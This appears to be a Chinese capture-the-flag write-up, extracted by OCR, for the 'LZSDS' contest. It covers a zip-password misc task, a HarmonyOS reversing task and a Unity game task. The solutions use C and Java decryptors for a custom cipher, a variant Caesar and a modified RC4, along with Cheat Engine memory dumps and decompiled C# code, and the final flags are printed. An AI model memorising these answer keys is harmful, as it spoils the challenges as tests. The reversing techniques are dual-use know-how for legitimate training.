
flag.zip(Base64):

UEsDBBQACQAIABSGZFkAAAAAAAAAACsAAAAIACkAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEEAAAAAAQAAAAAeGwJAAcUAwAAAADtgXBFs0Lb8F43+KxCxq77A+Zya0CyhPRERubzgNwf5fF5GVjtntPQZe8hy0s4qLAhBXW42FAs5Xhw4lBLBwiHHE6JOQAAACsAAABQSwECFAMUAAkACAAUhmRZhxxOiTkAAAArAAAACAAcUAwAAAAAAAAA7YEAAAAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEAUgAAAJgAAAAAAA==

根据hint.txt拼出压缩包密码:

wllbcwllbcwllbc

解压flag.zip得到flag




flag: LZSDS{java_also_can_chaozuoPCAPNG_LUCKFORU}

Re


HelloHarmony

鸿蒙逆向


主逻辑




第一层加密在p001entry.src.main.ets.Emmm，凯撒加密，只不过位移的时候小写字母多进行了+2的操作




第二层加密在native层





密文在eeeee




```c
#include <stdio.h>
#include <string.h>

typedef struct {
    unsigned char map[256]; // 映射表
    unsigned int keys[72];  // Key 数据
} WTF;

void inverse_blablabla(unsigned char *a2) {
    unsigned char last = a2[39];
    for (int i = 39; i > 0; --i) {
        a2[i] = a2[i - 1];
    }
    a2[0] = last;
}

void inverse_blablablablabla(WTF *wtf, unsigned char *a2, int a3) {
    *((unsigned int *)a2 + 1) ^= wtf->keys[a3 + 64];
    *((unsigned int *)a2) ^= wtf->keys[a3 + 64];
}

void inverse_bla(WTF *wtf, unsigned char *a2) {
    for (int i = 0; i < 40; ++i) {
        for (int j = 0; j < 256; ++j) {
            if (wtf->map[j] == a2[i]) {
                a2[i] = j;
                break;
            }
        }
    }
}

void WTF_init(WTF *wtf, const unsigned char *key, int key_len) {
```

```
    for (int i = 0; i < 256; ++i) {
        wtf->map[i] = (167 * i + 173) % 256;
    }
    for (int i = 0; i < 8; ++i) {
        wtf->keys[i + 64] = key[(i + 3) % key_len] |
                            (key[(i + 2) % key_len] << 8) |
                            (key[(i + 1) % key_len] << 16) |
                            (key[i % key_len] << 24);
    }
}

void decrypt(WTF *wtf, const unsigned char *ciphertext, unsigned char
*plaintext) {
    memcpy(plaintext, ciphertext, 40);
    for (int i = 7; i >= 0; --i) {
        inverse_blablabla(plaintext);
        inverse_bla(wtf, plaintext);
        inverse_blablablablabla(wtf, plaintext, i);
    }
}

int main() {
    const char *key_str = "HelloSDS";
    int key_len = strlen(key_str);

    WTF wtf;
    WTF_init(&wtf, (const unsigned char *)key_str, key_len);

    unsigned char ciphertext[40] = {
        0xF6, 0xB0, 0xA6, 0x36, 0x9A, 0xB3, 0x2B, 0xBF, 0x94, 0x54, 0x15, 0x97,
0x93, 0x59, 0xBF, 0x50,
        0x4D, 0xBF, 0x0A, 0x59, 0x06, 0xD7, 0x97, 0x50, 0xD6, 0x59, 0x54, 0xD7,
0xCF, 0x06, 0x5D, 0x20,
        0x1D, 0x5A, 0x22, 0xEE, 0x99, 0x1F, 0xE1, 0x18
    };

    unsigned char plaintext[40];
    decrypt(&wtf, ciphertext, plaintext);

    for (int i = 0; i < 40; ++i) {
        printf("%c", plaintext[i]);
    }
    printf("\n");

    return 0;
}

//QEXIX{f0b_4y3_4_t4573y_0m_jyfw706y4wof}
```

然后走变种凯撒的解密，小写字母多-2就行了

```
public class test {
    private final int shift;
    public test(int shift) {
        this.shift = shift % 26;
    }
    public String decrypt(String input) {
        return transform(input, -this.shift, false);
    }

    private String transform(String text, int shift, boolean isEncrypt) {
        StringBuilder result = new StringBuilder();

        for (char ch : text.toCharArray()) {
            if (Character.isUpperCase(ch)) {
                result.append(shiftChar(ch, shift, 'A'));
```

```
            } else if (Character.isLowerCase(ch)) {
                int adjustedShift = isEncrypt ? shift + 2 : shift - 2;
                result.append(shiftChar(ch, adjustedShift, 'a'));
            } else {
                result.append(ch);
            }
        }
        return result.toString();
    }

    private char shiftChar(char ch, int shift, char base) {
        return (char) (((ch - base + shift + 26) % 26) + base);
    }

    public static void main(String[] args) {
        test caesar = new test(5);
        String decrypted =
caesar.decrypt("QEXIX{f0b_4y3_4_t4573y_0m_jyfw706y4wof}");
        System.out.println(decrypted);
    }
}
//LZSDS{y0u_4r3_4_m4573r_0f_cryp706r4phy}
```

Super Panda Girl

Unity游戏逆向

直接把super panda girl\Super Panda Girl_Data\Managed\Assembly-CSharp.dll拖dnspy

ce先试了一下能搜到LZSDS{

然后就进dnspy去定位，结果没搜到。看一下附近内存

Memory Viewer

文件 搜索 视图 调试 工具 内核工具

Super Panda Girl.exe+1260

地址	字节	操作码		注释
Super Panda Girl.exe+48 83 EC 28		sub	rsp,28	40
Super Panda Girl.exe+E8 5B020000		call	"Super Panda Girl.exe"+14C4	->Super Panda Girl.exe+14C4
Super Panda Girl.exe+48 83 C4 28		add	rsp,28	40
Super Panda Girl.exe+E9 7AFEFFFF		jmp	"Super Panda Girl.exe"+10EC	->Super Panda Girl.exe+10EC
Super Panda Girl.exe+CC		int 3		
Super Panda Girl.exe+CC		int 3		
Super Panda Girl.exe+48 83 EC 28		sub	rsp,28	40
Super Panda Girl.exe+E8 DB070000		call	"Super Panda Girl.exe"+1A58	->Super Panda Girl.exe+1A58
Super Panda Girl.exe+85 C0		test	eax,eax	
Super Panda Girl.exe+74 21		je	"Super Panda Girl.exe"+12A2	->Super Panda Girl.exe+12A2
Super Panda Girl.exe+65 48 8B 04 25 300000...		mov	rax,gs:[00000030]	48


subtract

保护:读/写 AllocationBase=24F01110000 基址=24F0182E000 长度=7F000


地址	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	ABCDEF0123456789
24F0182E1AA	47	00	72	00	6F	00	75	00	6E	00	64	00	00	0D	50	00	G.r.o.u.n.d...P.
24F0182E1BA	6C	00	61	00	79	00	65	00	72	00	00	07	64	00	69	00	l.a.y.e.r...d.i.
24F0182E1CA	65	00	00	15	48	00	6F	00	72	00	69	00	7A	00	6F	00	e...H.o.r.i.z.o.
24F0182E1DA	6E	00	74	00	61	00	6C	00	00	07	72	00	75	00	6E	00	n.t.a.l...r.u.n.
24F0182E1EA	00	09	6A	00	75	00	6D	00	70	00	00	0B	45	00	6E	00	..j.u.m.p...E.n.
24F0182E1FA	65	00	6D	00	79	00	00	11	47	00	61	00	6D	00	65	00	e.m.y...G.a.m.e.
24F0182E20A	4F	00	76	00	65	00	72	00	00	09	66	00	69	00	73	00	O.v.e.r...f.i.s.
24F0182E21A	68	00	00	0B	63	00	68	00	65	00	63	00	6B	00	00	0D	h...c.h.e.c.k...
24F0182E22A	4C	00	5A	00	53	00	44	00	53	00	7B	00	00	03	7D	00	L.Z.S.D.S.{...}.
24F0182E23A	00	03	2D	00	01	01	00	15	5B	00	3C	00	23	00	46	00	..-.....[.<.#.F.
24F0182E24A	46	00	46	00	46	00	38	00	30	00	3E	00	00	05	64	00	F.F.F.8.0.>...d.
24F0182E25A	32	00	00	03	3A	00	00	15	3C	00	2F	00	63	00	6F	00	2...:...<./.c.o.
24F0182E26A	6C	00	6F	00	72	00	3E	00	5D	00	20	00	00	03	0A	00	l.o.r.>.]. ....
24F0182E27A	00	3D	45	00	72	00	72	00	6F	00	72	00	3A	00	20	00	.=E.r.r.o.r.:. .

24F0182E22A - 24F0182E239 (16 字节) : byte: 76 word: 76 integer: 5898316 int64: 19140654904508492 float:0.00 double: 0.00

flag头上面有个Gameover，然后去dnspy搜一下



上面就是验证逻辑



进 ssSSs5s5s5

魔改rc4，密文和密钥都直接给了

```
    // Token: 0x06000009 RID: 9 RVA: 0x0000214C File Offset: 0x0000034C
    public bool ss5Ss5s5s5(string SSSS5sSS)
    {
        byte[] s555s5s = this.ss5Ssss5s(SSSS5sSS, "LZSDS");
        return this.CompareArrays(s555s5s, this.ssssS55s);
    }

    // Token: 0x0600000A RID: 10 RVA: 0x00002174 File Offset: 0x00000374
    private byte[] ssS5sss5s(string sSs5s5s5s, string S5SSS5s5)
    {
        int length = S5SSS5s5.Length;
        int length2 = sSs5s5s5s.Length;
        byte[] bytes = Encoding.UTF8.GetBytes(sSs5s5s5s);
        byte[] array = new byte[256];
        byte[] array2 = new byte[length2];
        for (int i = 0; i < 256; i++)
        {
            array[i] = (byte)i;
        }
        int num = 0;
        for (int j = 0; j < 256; j++)
        {
            num = (num + (int)array[j] + (int)S5SSS5s5[j % length]) % 256;
            byte b = array[j];
            array[j] = array[num];
            array[num] = b;
        }
        int num2 = 0;
        int num3 = 0;
        for (int k = 0; k < length2; k++)
        {
            num2 = (num2 + 1) % 256;
            num3 = (num3 + (int)array[num2]) % 256;
            byte b2 = array[num2];
            array[num2] = array[num3];
            array[num3] = b2;
            byte b3 = (byte)((int)(array[num2] + array[num3]) % 256);
            array2[k] = (bytes[k] ^ b3);
        }
        return array2;
    }

    // Token: 0x0600000B RID: 11 RVA: 0x00002274 File Offset: 0x00000474
    private bool CompareArrays(byte[] s555s5s, byte[] s5sSss5s)
    {
        if (s555s5s.Length != s5sSss5s.Length)
        {
            return false;
        }
        for (int i = 0; i < s555s5s.Length; i++)
        {
            if (s555s5s[i] != s5sSss5s[i])
            {
                return false;
            }
        }
        return true;
    }

    // Token: 0x04000007 RID: 7
    private const string S5SSS5s5 = "LZSDS";

    // Token: 0x04000008 RID: 8
    private readonly byte[] ssssS55s = new byte[]
    {
        57,
        244,
        117,
```

```
import java.nio.charset.StandardCharsets;

public class Decryptor {

    private static final String S5SSS5S5 = "LZSDS";
    public static void main(String[] args) {
        byte[] encryptedBytes = new byte[]{
            57, (byte) 244, 117, (byte) 200, (byte) 213, 87, (byte) 194, (byte)
195, (byte) 164, 100, 103, 63, 19, 79,
            (byte) 137, 70, (byte) 201, 24, (byte) 163, (byte) 129, (byte) 237,
(byte) 210, 5, 19, 35, 21
        };

        String decryptedText = decrypt(encryptedBytes, S5SSS5S5);
        System.out.println(decryptedText);
    }

    public static String decrypt(byte[] encryptedBytes, String key) {
        int keyLength = key.length();
        int dataLength = encryptedBytes.length;
        byte[] keyBytes = key.getBytes(StandardCharsets.UTF_8);

        byte[] array = new byte[256];
        for (int i = 0; i < 256; i++) {
            array[i] = (byte) i;
        }

        int num = 0;
        for (int j = 0; j < 256; j++) {
            num = (num + (array[j] & 0xFF) + (keyBytes[j % keyLength] & 0xFF)) %
256;
            byte temp = array[j];
            array[j] = array[num];
            array[num] = temp;
        }

        int num2 = 0;
        int num3 = 0;
        byte[] decryptedBytes = new byte[dataLength];

        for (int k = 0; k < dataLength; k++) {
            num2 = (num2 + 1) % 256;
            num3 = (num3 + (array[num2] & 0xFF)) % 256;
```


```
            byte temp = array[num2];
            array[num2] = array[num3];
            array[num3] = temp;

            byte b3 = (byte) ((array[num2] + array[num3]) % 256);
            decryptedBytes[k] = (byte) (encryptedBytes[k] ^ b3);
        }

        return new String(decryptedBytes, StandardCharsets.UTF_8);
    }
}
//put_this_in_the_true_brand
```

然后在外面还有一个取text的偶数位拼起来取base64

```
import java.nio.charset.StandardCharsets;
import java.util.Base64;

public class Flag {

    public static void main(String[] args) {
        String text = "put_this_in_the_true_brand";
        String evenCharacters = getEvenCharacters(text);
        String encoded = base64Encode(evenCharacters);

        String flag = "LZSDS{" + encoded + "}";
        System.out.println(flag);
    }

    private static String getEvenCharacters(String input) {
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < input.length(); i += 2) {
            stringBuilder.append(input.charAt(i));
        }
        return stringBuilder.toString();
    }

    private static String base64Encode(String text) {
        return
Base64.getEncoder().encodeToString(text.getBytes(StandardCharsets.UTF_8));
    }
}
//LZSDS{cHR0aV9udGV0dV9ybg==}
```

